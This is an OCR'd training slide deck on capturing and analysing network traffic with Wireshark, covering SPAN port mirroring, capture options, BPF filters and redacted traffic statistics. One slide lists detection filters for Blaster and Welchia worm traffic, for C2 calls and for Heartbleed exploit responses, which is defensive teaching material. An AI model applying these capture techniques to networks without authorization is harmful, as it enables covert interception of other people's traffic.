
C2960(config)# monitor session 1 destination interface fastethernet 0/3

RICHEY MAY
TECHNOLOGY SOLUTIONS






RICHEY MAY
TECHNOLOGY SOLUTIONS




RICHEY MAY
TECHNOLOGY SOLUTIONS

How to Capture Traffic



RICHEY MAY
TECHNOLOGY SOLUTIONS

How to Capture Traffic



RICHEY MAY
TECHNOLOGY SOLUTIONS

Type of Data to Collect

NetFlow
- Session data = 5-tuple (src ip, dst ip, src port, dst port, and protocol)

Syslog
- Transaction data = DHCP, DNS, Web, and Mail server logs

Snort Alert
- Alert data = produced by an IDS/IPS triggered by a matched rule

Utilization
- Statistical data = aggregation of data: frequency, averages, flow, etc.

Wireshark
- Full packet capture = record all network traffic
  - HTTP requests
  - HTTP responses
  - TCP handshake
  - UDP data

RICHEY MAY
TECHNOLOGY SOLUTIONS

Full Packet Capture Considerations

- Wireshark Defaults:
  - Saves packets to a temp file
  - Keep running until it crashes
  - Capture all types of traffic
  - Tries to determine the type of packet & apply colors/rules
- Ring buffer can avoid filling up a hard drive
  - When maximum number of files are saved, oldest is deleted
- Wireshark, TCPdump, etc. captures full packets

RICHEY MAY
TECHNOLOGY SOLUTIONS

Ingest Consideration

June 4, 2018 to June 10, 2018 - 4 Employee Medical Office

	Time	Connections	Transferred
1	Jun 4, 2018	78,028	6.38 GB
2	Jun 5, 2018	67,038	10.95 GB
3	Jun 6, 2018	84,800	3.64 GB
4	Jun 7, 2018	60,868	16.82 GB
5	Jun 8, 2018	62,217	3.78 GB
6	Jun 9, 2018	35,691	2.13 GB
7	Jun 10, 2018	36,207	2.83 GB
	Total:	**424,849**	**46.53 GB**

RICHEY MAY
TECHNOLOGY SOLUTIONS

June 4, 2018 to
June 10, 2018
7 Employees Real
Estate Office

	Initiator IP	Initiator Host	Initiator MAC	User	Connections	Transferred
1	[redacted].220		[redacted]	[redacted]	1,851	17.61 GB
2	[redacted].220		[redacted]		4,078	10.98 GB
3	[redacted].95		[redacted]	[redacted]	5,208	8.54 GB
4	[redacted].95		[redacted]		12,375	7.1 GB
5	[redacted].224		[redacted]		75,219	6.41 GB
6	[redacted].184		[redacted]		93,614	4.56 GB
7	[redacted].173		[redacted]		3,539	2.22 GB
8	[redacted].99		[redacted]		341	1.51 GB
9	[redacted].99		[redacted]		1,134	1.39 GB
10	[redacted].170		[redacted]		43,113	1.33 GB
11	[redacted].197		[redacted]		14,505	1.32 GB
12	[redacted].109		[redacted]		26,125	705.93 MB
13	[redacted].167		[redacted]		19,077	648.57 MB
14	[redacted].90				6,719	611.99 MB
15	[redacted].95				33,614	522.75 MB
16	[redacted].224		[redacted]	[redacted]	14,185	508.07 MB
17	[redacted].99		[redacted]	[redacted]	181	487.84 MB

	Initiator IP	Initiator Host	Initiator MAC	User	Connections	Transferred
18	[redacted].216				5,428	471.98 MB
19	[redacted].173		[redacted]	[redacted]	1,472	445.81 MB
20	[redacted].197		[redacted]	[redacted]	9,702	445.21 MB
	Total:				**371,480**	**67.71 GB**


RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS


Wireshark: Capture Options

RICHEY MAY
TECHNOLOGY SOLUTIONS

Capture Options




- Menu > Capture > Options…
  - Input
    - 1. Select Interface(s)
    - 2. Enable promiscuous mode
    - 3. Set capture filters
    - (different syntax)




RICHEY MAY
TECHNOLOGY SOLUTIONS

Capture Options




- Menu > Capture > Options…
  - Output
    - 1. Save capture as
    - 2. Split capture file
    - 3. Use ring buffer




RICHEY MAY
TECHNOLOGY SOLUTIONS

Capture Options



- Menu > Capture > Options…
  - Output
    - 1. MAC Lookup
    - 2. DNS Lookup
    - 3. Protocol lookup
    - 4. Auto stop capture



Name resolution tries to convert some of the numerical address values into a human readable format.

RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark Capture Filters

- host xxx.xxx.xxx.xxx
- net xxx.xxx.xxx.xxx/xx
- port xx
- tcp port xx
- not arp
- dst host xxx.xxx.xxx.xxx
- ip
- tcp portrange xx-xx

- Berkeley Packet Filter (BPF) syntax
- Display filters use a logic syntax
- Capture filters = best place to limit data being processed

RICHEY MAY
TECHNOLOGY SOLUTIONS

Malware Capture Filters

Blasater Worm:

- dst port 135 and tcp port 135 and ip[2:2]==48

Welchia Worm:

- icmp[icmptype]==icmp-echo and ip[2:2]==92 and icmp[8:4]==0xAAAAAAAA

Looking for worms calling C2s:

- dst port 135 or dst port 445 or dst port 1433 and tcp[tcpflags] & (tcp-syn) != 0 and tcp[tcpflags] & (tcp-ack) = 0 and src net 192.168.0.0/24

Heartbleed Exploit:

- tcp src port 443 and (tcp[((tcp[12] & 0xF0) >> 4) * 4] = 0x18) and (tcp[((tcp[12] & 0xF0) >> 4) * 4 + 1] = 0x03) and (tcp[((tcp[12] & 0xF0) >> 4) * 4 + 2] < 0x04) and ((ip[2:2] - 4 * (ip[0] & 0x0F) - 4 * ((tcp[12] & 0xF0) >> 4) > 69))

Source: https://wiki.wireshark.org/CaptureFilters

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark: Basics

RICHEY MAY
TECHNOLOGY SOLUTIONS

About Wireshark


- 1997 Gerald Combs needed a tool for troubleshooting
- Ethereal was released July 1998
- 2006 the project got renamed to Wireshark
- 1.0 was released in 2008 / 2.0 was released in 2015
- SharkFest is the annual conference in San Jose, CA
- License: GLPv2
- Certifications: WCNA

RICHEY MAY
TECHNOLOGY SOLUTIONS

Protocol Dissection

- Dissector parses the raw bits
- Applies dissectors based on type of data
- Makes it human readable
- Sometimes the wrong dissector is applied
- Issue: Custom/manipulated packets
- HTTP isn't always on tcp.80

```
61 88 05 81 16 00 00  61 88 05 81 16
c8 40 02 01 00 01 00  c8 40 02 01 00
07 08 09 0a 0b 0c 0d  07 08 09 0a 0b
17 18 19 1a 1b 1c 1d  17 18 19 1a 1b
27 28 29 2a 2b 2c 2d  27 28 29 2a 2b
37 38 39 3a 3b 3c 3d  37 38 39 3a 3b
47 48 49 4a 4b 4c     47 48 49 4a 4b
```



